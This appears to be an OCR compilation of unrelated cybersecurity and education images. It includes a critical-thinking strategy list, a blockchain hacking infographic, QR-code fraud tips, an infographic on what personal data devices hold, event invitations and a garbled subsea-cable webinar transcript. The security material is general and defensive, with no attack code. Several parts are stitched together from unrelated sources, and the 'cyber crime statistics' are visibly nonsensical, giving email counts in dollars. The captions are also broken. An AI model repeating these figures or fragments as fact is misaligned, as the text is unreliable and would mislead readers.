
- Analyze underlying assumptions
- Use formal and/or informal inquiry
- Use the 5 Ws
- Use spiral thinking
- Concept-map
- Illustrate what's known, currently unknown, and unknowable
- Use Bloom's Taxonomy
- Apply informed skepticism
- Use question and statement stems
- Explore the history of an idea, stance, social norm, etc. [especially change over time]


- Debate
- Analyze from multiple perspectives
- Transfer
- Be patience
- Adopt the right mindset
- Humility
- Judge
- Understand the relationship between beliefs, observations, and facts
- See 'truth' in degrees/non-binary
- Curiosity
- Creativity
- Explore the nature of thinking and belief [this sets the stage for long-term critical thinking]
- Separate people from their ideas

- Explain the significance
- Challenge something
- Predict and defend
- Form a question, then improve that question before gathering information
- Revise a question after information/observation
- Critique something
- Observe something
- Revise something
- Transfer a lesson or philosophical stance from one situation to another
- Improve an existing idea
- Compare and contrast two or more things
- Test the validity of a model
- Separate causes from symptoms

- Identify the primary and secondary causes of a problem
- Adapt something for something new
- Make a prediction and observe what occurs
- Narrate a sequence
- Identify first truths
- Study and visually demonstrate nuance
- Identify and explain a pattern
- Study the relationship between text and subtext
- Elegantly emphasize nuance
- Critically evaluate a socially accepted idea
- Use model-based learning
- Take and defend a position
- Record notes during and after observation of something
- Keep a thinking journal

teachthought


101 Blockchains
CAN BLOCKCHAIN BE HACKED?
POSSIBLE SCENARIOS WHERE BLOCKCHAIN CAN BE HACKED
A 51% ATTACK
Nodes controlling 51% of the overall computing power within the network can disrupt it. Mainly it can happen in public blockchain rather than permissioned blockchain.
BLOCKCHAIN PROTOCOL CODE BUGS
Protocols are complex programs that may have bugs, and hackers can exploit those loopholes.
ROUTING ATTACK
Compromised Internet Service Providers are the root cause of this type of hack. Hackers can intercept the communication channels of blockchain by compromising or working with the ISP.
SMART CONTRACT BUGS
Sometimes smart contracts might have bugs or loopholes that the hacker can exploit.
SYBIL ATTACK
When a single party owns a vast number of nodes in the system, they can attempt to disrupt the network activities.
DIRECT DENIAL OF SERVICE
Here, the hackers can flood a network with high volumes of traffic and disrupt the legitimate requests from getting any resources.
PREVENTING BLOCKCHAIN HACKS
Auditing processes that would check blockchain protocol codes heavily before launching.
Smart contract codes should be tested exhaustingly to get rid of any loopholes.
Users need to keep their private key private and not share it with anyone else.
Users shouldn't use repetitive passwords or log in from a foreign device.
Blockchain platforms should have monitoring options to detect any abnormal activities fast.
Security protocols should be more up to date.
Blockchain developers should make sure that the consensus algorithm is protected.
Users on the network should report any bug on the system as soon as they detect it.
CREATED BY 101BLOCKCHAINS.COM



No Computers.
No Smartphones.
No Internet.
Nothing Digital.
Not Even Analog.

Zero-Day attacks prevention
Update anti-virus software
Implement an IPS
Conduct employee training
Monitor core data
Enforce a least privilege model
Update software and security
Back up critical systems
Enforce internet use polcies

Cybercriminals tamper with both digital and physical QR codes to replace legitimate codes with malicious codes. A victim scans what they think to be a legitimate code but the tampered code directs victims to a malicious site, which prompts them to enter login and financial information. Access to this victim information gives the cybercriminal the ability to potentially steal funds through victim accounts.

Malicious QR codes may also contain embedded malware, allowing a criminal to gain access to the victim's mobile device and steal the victim's location as well as personal and financial information. The cybercriminal can leverage the stolen financial information to withdraw funds from victim accounts.

Businesses and individuals also use QR codes to facilitate payment. A business provides customers with a QR code directing them to a site where they can complete a payment transaction. However, a cybercriminal can replace the intended code with a tampered QR code and redirect the sender's payment for cybercriminal use.

While QR codes are not malicious in nature, it is important to practice caution when entering financial information as well as providing payment through a site navigated to through a QR code. Law enforcement cannot guarantee the recovery of lost funds after transfer.

TIPS TO PROTECT YOURSELF:

- Once you scan a QR code, check the URL to make sure it is the intended site and looks authentic. A malicious domain name may be similar to the intended URL but with typos or a misplaced letter.
- Practice caution when entering login, personal, or financial information from a site navigated to from a QR code.
- If scanning a physical QR code, ensure the code has not been tampered with, such as with a sticker placed on top of the original code.
- Do not download an app from a QR code. Use your phone's app store for a safer download.
- If you receive an email stating a payment failed from a company you recently made a purchase with and the company states you can only complete the payment through a QR code, call the company to verify. Locate the company's phone number through a trusted site rather than a number provided in the email.
- Do not download a QR code scanner app. This increases your risk of downloading malware onto your device. Most phones have a built-in scanner through the camera app.
- If you receive a QR code that you believe to be from someone you know, reach out to them through a known number or address to verify that the code is from them.
- Avoid making payments through a site navigated to from a QR code. Instead, manually enter a known and trusted URL to complete the payment.

THE JOURNAL OF THREAT INTELLIGENCE AND INCIDENT RESPONSE

"Bridging the Gap Between Industry and Academia"

The Journal of Threat Intelligence and Incident Response is a peer reviewed journal that publishes original research and findings in the domains of threat intelligence and incident response.

The journal is created in a collaboration between the California Cybersecurity Institute (CCI), SRI International, and the Threat Intelligence Academy.

Mission Statement

"The Journal of Threat Intelligence and Incident Response seeks to bridge the gap between industry and academia by providing a forum to share peer reviewed, relevant, and academically rigorous research that will provide a necessary scholarly source to support future research into the areas of cyber threat intelligence and incident response."

The curated selection of articles includes topics such as:

- Threat detection and hunting
- Ethics of threat intelligence and incident response
- Reverse engineering
- Cyber threat attribution
- Tools
- Intelligence tradecraft
- Data sources and collection
- Intelligence requirements and elicitation
- Intelligence dissemination and utilization
- Intelligence-led Incident Response

The call for papers for the inaugural issue of the Journal of Threat Intelligence and Incident Response is now open.


For more information visit https://digitalcommons.calpoly.edu/jotiir/

CAL POLY California Cybersecurity Institute

SRI International

THREAT INTELLIGENCE ACADEMY

Cyberspace
Trends, Perspectives and Opportunities
Inez Mack ■ Rene Payne
Editors
Internet Theory, Technology and Applications
NOVA


WHAT DO YOUR DEVICES KNOW ABOUT YOU?
Whether it's a computer on your desk or a phone in your pocket, your devices retain a lot of personal data. And all of that information may be vulnerable to cybercriminals.
WINDOWS PC
MACS
ANDROID TABLETS
SMART PHONES
PASSWORDS
- Web browser autofill
- Stored in the file system
CREDIT CARD NUMBERS
- Web browser autofill
- Downloaded credit card statements
SOCIAL SECURITY NUMBER
- Downloaded tax documents
DELETED FILES
- All deleted files, including ones no longer in the recycle bin or trash, can be recovered until physical storage space overwritten
TEXT MESSAGES
- Text log started on phone
BANK ACCOUNT INFO
- Downloaded bank statements
PHONE CALLS
- Call log stored on phone
RECENT FILES
- List kept by operating system
- Various applications keep their own recent file list
NAME AND ADDRESS
- Web browser autofill
- Windows contacts
- Address book
- Contact manager
CONTACTS
- Windows contacts
- Address book
- Contact manager
RECENTLY VISITED SITES
- Browser's cache
- Browser's history
- Cookies
CYBER CRIME STATISTICS
Average monetary cost to victim of cyber crime:
$128M
Email scams sent daily:
$75M
Daily victims of scam emails:
2,000
Percent of Americans who have experienced cyber crime:
73%
Percentage of Americans who believe that cyber criminals will not be brought to justice:
78%
Percentage of Americans who expect to escape cyber crime in their life time:
2%
CYBERHUB ENGAGE
CYBERHUBENGAGE.COM
SOURCE: CYBER CRIME WATCH

Speakers

Kurtis Ronnow

Deputy Assistant Director, FBI
Counterintelligence Division

Cynthia Kaiser

Section Chief, FBI Cyber Division

Matthew Hartman

Deputy Executive Assistant
Director for Cybersecurity, CISA

View Email Online | Update Profile | Manage Subscriptions | Join

This e-mail was sent to easytech4all.in@gmail.com and contains information directly related to your subscription profile.

U.S. Chamber of Commerce
1615 H Street, NW
WASHINGTON, DC, 20062, US

Invitation: FBI and CISA Briefing on Russian Cyber Threats Inbox

Vince Voci May 11
to me

Always show pictures from this sender

U.S. Chamber of Commerce

Invitation:

Briefing with the FBI and CISA on Russian Cyber Threats

Thursday, May 19, 2022
2:00 - 3:00 p.m. ET

REGISTER HERE

Join the U.S. Chamber of Commerce, the FBI, and CISA for a virtual briefing on Russian cyber threats and the conflict on Ukraine in Thursday, May 19 at 2:00 p.m. ET.

In this discussion, **Kurtis Ronnow,** Deputy Assistant Director, FBI Counterintelligence Division; **Cynthia Kaiser,** Section Chief, FBI Cyber Division; and **Matthew Hartman**, Deputy Executive Assistant Director of Cybersecurity, CISA, will discuss the cyber aspects of the war in Ukraine, the tactics employed by Russian state-sponsored cyber actors, and why we have not seen Russian cyber attacks on the scale that many experts expected when the conflict began.

Please use the button above to register for the event. Please contact Catharine Carstens at ccarstens@uschamber.com with any questions. We look forward to hosting you.

Monthly Seminar Series | No Shortcuts: Why States Struggle to Develop a Military Cyber-Force, with Max Smeets Confirmation Inbox

Corianne Oosterbaan May 11
to me

Always show pictures from this sender

zoom

Hello Danish Khan,

Thank you for registering for Monthly Seminar Series | No Shortcuts: Why States Struggle to Develop a Military Cyber-Force, with Max Smeets. You can find information about this meeting below.

Monthly Seminar Series | No Shortcuts: Why States Struggle to Develop a Military Cyber-Force, with Max Smeets

Date & Time	May 19, 2022 04:00 PM Amsterdam
Meeting ID	664 8756 8165
Passcode	Z3Q?qdCF


UNIDIR
UNITED NATIONS INSTITUTE FOR DISARMAMENT RESEARCH
Events
Multi-Stakeholder Dialogue: Subsea Communications Cables and Responsible State Behaviour


30786: Multi-Stakeholder Dialogue: Subsea Communications Cables and Responsible State Behaviour
General
Security
Host
UN_TECH_01
URL
https://ungeneva-vc.webex.com/ungeneva-vc-en/j.php?MTID=m338...

UNIDIR's application
WELCOME REMARKS
10:00 – 10:10
PRESENTATION OF THE UNIDIR STUDY ON SUBSEA COMMUNICATIONS CABLES
10:10 – 10:30
SESSION 1: THREATS AND VULNERABILITIES AFFECTING SUBSEA CABLE SYSTEMS
10:30 – 11:20
COFFEE BREAK
11:20 – 11:40
SESSION 2: SUBSEA CABLE GOVERNANCE AND POLICY RESPONSES
11:40 – 12:30
AGEN
UNOG-ICTS-CR26: We will be following the discussions in the, in the [...]

Giacomo
PERSI PAOLI
UNOG-ICTS-CR26: [...] and advancements in underseat include systems and I'll talk
to them with systems that are
UNOG-ICTS-CR26

Giacomo
PERSI PAOLI
UNOG-ICTS-CR26: Thank you, went on for your, uh, opening remarks and uh, for your support again, to this, uh, to this, uh, why the project of way
UNOG-ICTS-CR26


Giacomo
PERSI PAOLI
UNOG-ICTS-CR26
Manon Le Blanc
UN_TECH_01 (host)
UNIDIR
cohost
noelle van der waag-cowling
Simon Webster



UNOG-ICTS-CR26: So thank you so much. Thank you to unit here and also to aim for M- excepting to m- to present it and we'll publish

Camino Kavanagh's application
CAMINO KAVANAGH
UNIDIR
UNOG-ICTS-CR26
Manon Le Blanc
UN_TECH_01 (host)
Camino Kavanagh
noelle van der waag-cowling
UNOG-ICTS-CR26: Over the past six months with a range of colleagues across industry industry associations

Camino Kavanagh's application

What keeps industry up at night? Varies across regions …Can include

- Cable system, network resilience
  - Protection from damage caused mainly by comercial activity (fishing, anchoring), natural phenomena +++
- Government policy and regulation
  - Permitting and licensing decisions + relevant decision-making processes
  - Protection issues (landing, burial, MSP, MPAs)
  - New reporting requirements
- Maintenance and repair capabilities (# of available ships, aging fleets)
- Shifting character of the cable industry (trad builds vs hyperscalers)
- Workforce (aging, diversity)
- Taxation, cost of/access to capital
- Environmental/climate/sustainability issues
- Current direction of international politics

Camino Kavanagh's application

What keeps governments up at night? Varies across regions …

- An ever more complex digital eco-system
  - layered and tiered dependencies operating at a global scale which may trigger failures not currently considered in risk management and mitigation frameworks.
- Cable system, network resilience
- State-backed espionage/surveillance activity at sea and on land (line, repeaters, branch units, landing stations, network monitoring systems, IX points, data centres etc.)
- Cable sabotage or other types of grey zone activity (signalling)
- Subsea cable protection, inc. the scope/scale of maritime surveillance needs.
- IP theft/economic espionage targeting critical technologies e.g., photonics, semi-conductors, robotics, AI)
- Broader supply chain security/availability
- Limited access to data on cable faults and disruptions
- The extant cable governance regime (too weak/too strong?)
  - responsibility/accountability?
- Environmental/climate/sustainability issues.
- Connecting traditionally isolated regions/countries (meeting the SDGs)

week is it a strong? Is it somewhere in the middle and there are questions or responsibility and accountability that

Camino Kavanagh's application

Response (cont.)?

- How should States respond today?
  - Securitised/militaristic approach?
  - Normative approach focused on expanding scope of UNCLOS or on something completely new? many legitimate arguments – yet, enabling environment?
  - Regulatory approach focused on decoupling from non-trustworthy actors and technology?
  - Hands-off approach = industry will protect the cables?
- Each of these fall short in and of themselves…

UNOG-ICTS-CR26: Yeah, is there an enabling environment

Camino Kavanagh's application

Observable trends

- Hardening of domestic law and policy relevant to foreign investment in cable systems.•
- Lengthier timespans for permitting and licensing decisions (reactive routing)
- Hardening of domestic law and policy relevant to supply chain components.
- Hardening of physical and cyber security of subsea cables systems.
- Growing defense expenditure in maritime monitoring and surveillance capabilities (in, on, above the waters) and in associated R&D.
- More targeted digital infrastructure investments in developing countries/regions (offset strategies to offset BBBN, EU-GGS,G7-IPII)
- New coordination mechanisms:
  - NATO coordination cell on subsea infrastructure (pipelines and subsea comms cables);
  - Joint EU-NATO task force on subsea cable protection (pipelines and subsea comms cables);
  - Updated EU Network and Information Security Regulations (NIS2) requiring reporting on cyber- related incidents (inc. those affecting subsea cables)These trends may address the national security concerns of some states/ regions, but not necessarily the concerns of others.

01:29:48

Layout

Camino Kavanagh's application

